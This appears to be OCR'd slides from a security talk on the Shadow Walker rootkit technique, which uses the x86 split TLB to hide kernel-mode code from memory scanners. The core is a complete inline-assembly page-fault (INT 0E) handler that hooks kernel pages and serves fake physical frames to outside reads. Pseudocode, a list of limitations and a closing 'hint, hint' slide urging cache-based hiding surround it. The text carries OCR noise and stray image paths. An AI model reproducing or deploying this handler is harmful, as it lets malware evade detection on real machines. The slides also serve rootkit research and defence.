
ITLB / DTLB


Memory Access
(VPN = 12)
Code Access
Data Access
ITLB
VPN = 12, Frame = 2
DTLB
VPN = 12, Frame = 2
Frame 2
Frame 10
Frame 32

ITLB / DTLB


ITLB
Code Access
VPN = 12, Frame = 2
Memory Access
(VPN = 12)
DTLB
Data Access
VPN = 12, Frame = 32
Frame 2
Frame 10
Frame 32

ITLB / DTLB



Page Fault Handler:

```
if( ProcessorMode == USER_MODE )
    jmp PassDownToOs

if( FaultingAddress == USER_PAGE )
    jmp PassDownToOs

//faulting address is from a hidden page
if( FaultingAddress == HIDDEN_PAGE)
{     if(FaultingAddress == EIP)
          jmp LoadItlb //execute access
      else
          jmp LoadDtlb
 }
 else jmp PassDownToOs
```

Load Itlb:

```
ReplaceFrame(PTE.FaultingAddress)
PTE.FaultingAddress == PRESENT
CallIntoHiddenPage //load ITLB
PTE.FaultingAddress == NOT PRESENT
ReplaceFrame(old_PTE.FaultingAddress)
jmp ReturnWithoutPassdownToOs
```

Load Dtlb

```
PTE.FaultingAddress == PRESENT
ReadFaultingAddress //load DTLB
PTE.FaultingAddress == NOT PRESENT
jmp ReturnWithoutPassdownToOs
```

T3h C0d3z

```
/****************************************************************************
* NewInt0EHandler - Page fault handler for the memory hook engine (aka. the
*                 guts of this whole thing ;)
*
* Parameters - none
*
* Return -      none
*
*****************************************************************************
void __declspec( naked ) NewInt0EHandler(void)
{
       __asm
       {
              pushad
              mov edx, dword ptr [esp+0x20] //PageFault.ErrorCode

              test edx, 0x04 //if the processor was in user mode, then
              jnz PassDown   //pass it down

              mov eax,cr2     //faulting virtual address
              cmp eax, HIGHEST_USER_ADDRESS
              jbe PassDown   //we don't hook user pages, pass it down

              ////////////////////////////////////////
              //Determine if it's a hooked page
              /////////////////////////////////////////
              push eax
              call FindPageInHookedList
              mov ebp, eax //pointer to HOOKED_PAGE structure
              cmp ebp, ERROR_PAGE_NOT_IN_LIST
              jz PassDown  //it's not a hooked page

              ///////////////////////////////////////
              //NOTE: At this point we know it's a
              //hooked page. We also only hook
              //kernel mode pages which are either
              //non paged or locked down in memory
              //so we assume that all page tables
              //are resident to resolve the address
              //from here on out.
              /////////////////////////////////////

              mov eax, cr2
              mov esi, PROCESS_PAGE_DIR_BASE
              mov ebx, eax
              shr ebx, 22
              lea ebx, [esi + ebx*4]  //ebx = pPTE for large page
              test [ebx], 0x80        //check if its a large page
              jnz IsLargePage

              mov esi, PROCESS_PAGE_TABLE_BASE
              mov ebx, eax
              shr ebx, 12
              lea ebx, [esi + ebx*4]  //ebx = pPTE

IsLargePage:

              cmp [esp+0x24], eax     //Is due to an attepmted execute?
              jne LoadDTLB

              ////////////////////////////////
              // It's due to an execute. Load
              // up the ITLB.
              ///////////////////////////////
              cli
              or dword ptr [ebx], 0x01         //mark the page present
              call [ebp].pfnCallIntoHookedPage //load the itlb
              and dword ptr [ebx], 0xFFFFFFFE  //mark page not present
              sti
              jmp ReturnWithoutPassdown

              ////////////////////////////////
              // It's due to a read /write
              // Load up the DTLB
              ///////////////////////////////
              ///////////////////////////////
              // Check if the read / write
              // is originating from code
              // on the hidden page.
              ///////////////////////////////
LoadDTLB:
              mov edx, [esp+0x24]            //eip
              cmp edx,[ebp].pDriverStarts
              jb LoadFakeFrame
              cmp edx,[ebp].pDriverEnds
              ja LoadFakeFrame

              ////////////////////////////////
              // If the read /write is originating
              // from code on the hidden page,then
              // let it go through. The code on the
              // hidden  page will follow protocol
              // to clear the TLB after the access.
              ///////////////////////////////
              cli
              or dword ptr [ebx], 0x01           //mark the page present
              mov eax, dword ptr [eax]           //load the DTLB
              and dword ptr [ebx], 0xFFFFFFFE    //mark page not present
              sti
              jmp ReturnWithoutPassdown

              ////////////////////////////////
              // We want to fake out this read
              // write. Our code is not generating
              // it.
              ////////////////////////////////
LoadFakeFrame:
              mov esi, [ebp].pReadWritePte
              mov ecx, dword ptr [esi]            //ecx = PTE of the
                                                  //read / write page

              //replace the frame with the fake one
              mov edi, [ebx]
              and edi, 0x00000FFF //preserve the lower 12 bits of the
                            //faulting page's PTE
              and ecx, 0xFFFFF000 //isolate the physical address in
                            //the "fake" page's PTE
              or ecx, edi
              mov edx, [ebx]     //save the old PTE so we can replace it
              cli
              mov [ebx], ecx    //replace the faulting page's phys frame
                           //address w/ the fake one

              //load the DTLB
              or dword ptr [ebx], 0x01   //mark the page present
              mov eax, cr2               //faulting virtual address
              mov eax, dword ptr[eax]    //do data access to load DTLB
              and dword ptr [ebx], 0xFFFFFFFE //re-mark page not present

              //Finally, restore the original PTE
              mov [ebx], edx
              sti
ReturnWithoutPassDown:
              popad
              add esp,4
              iretd
PassDown:
              popad
              jmp g_OldInt0EHandler

       }//end asm
}//end NewInt0E
```

Hiding Pure Data

- The split TLB hides executable code very well, but what about data?

- To hide data we have to generate a page fault on every access and make sure the TLB is flushed. Things are slower, but still doable.

Limitations

- No PAE / Hyperthreaded / SMP support
- Page Fault handler cannot be hidden in the same manner since you cannot mark the handler not present.

  (Recursive nightmare and the universe may explode)
- Cannot protect against scanners who do not rely on virtual memory!


Legitimate Uses

- Ollybone – uses the split TLB feature to provide ‘Break on Execute’ in order to reverse engineer malware.
- TRON - *Tron is a kernel driver who can cloak userland an extension of the Shadow Walker memory cloaker technique. memory, and provides an API that allows the user to cloak arbitrary process memory, set permissions, signal changes of trust, conceal DLLs, and read/write hidden memory.*

rly quickly, other rootkits

- Subvirt – a Virtual Machine Based Rootkit
  - Replaces the boot sequence to include a VMM that boots before the OS.
  - VMM boots the OS
  - No rootkit scanner from running in the guest OS can detect subvirt using memory scans, virtual or physical.
- Bluepill
  - Uses AMD Pacifica to accomplish the same goal.


rly quickly, other rootkits



Things that don't exist yet but should… *hint, hint*

- *CacheControl*
  - *Take advantage of x86 split iCache/dCache*
  - *Hide code (i.e. a page fault handler) in the processor cache.*
  - *Use cache coloring techniques to maintain presence*
  - *????*
  - *Profit.*

Questions?


Subverting the Windows Kernel
ROOTKITS
知識
Greg Hoglund
James Butler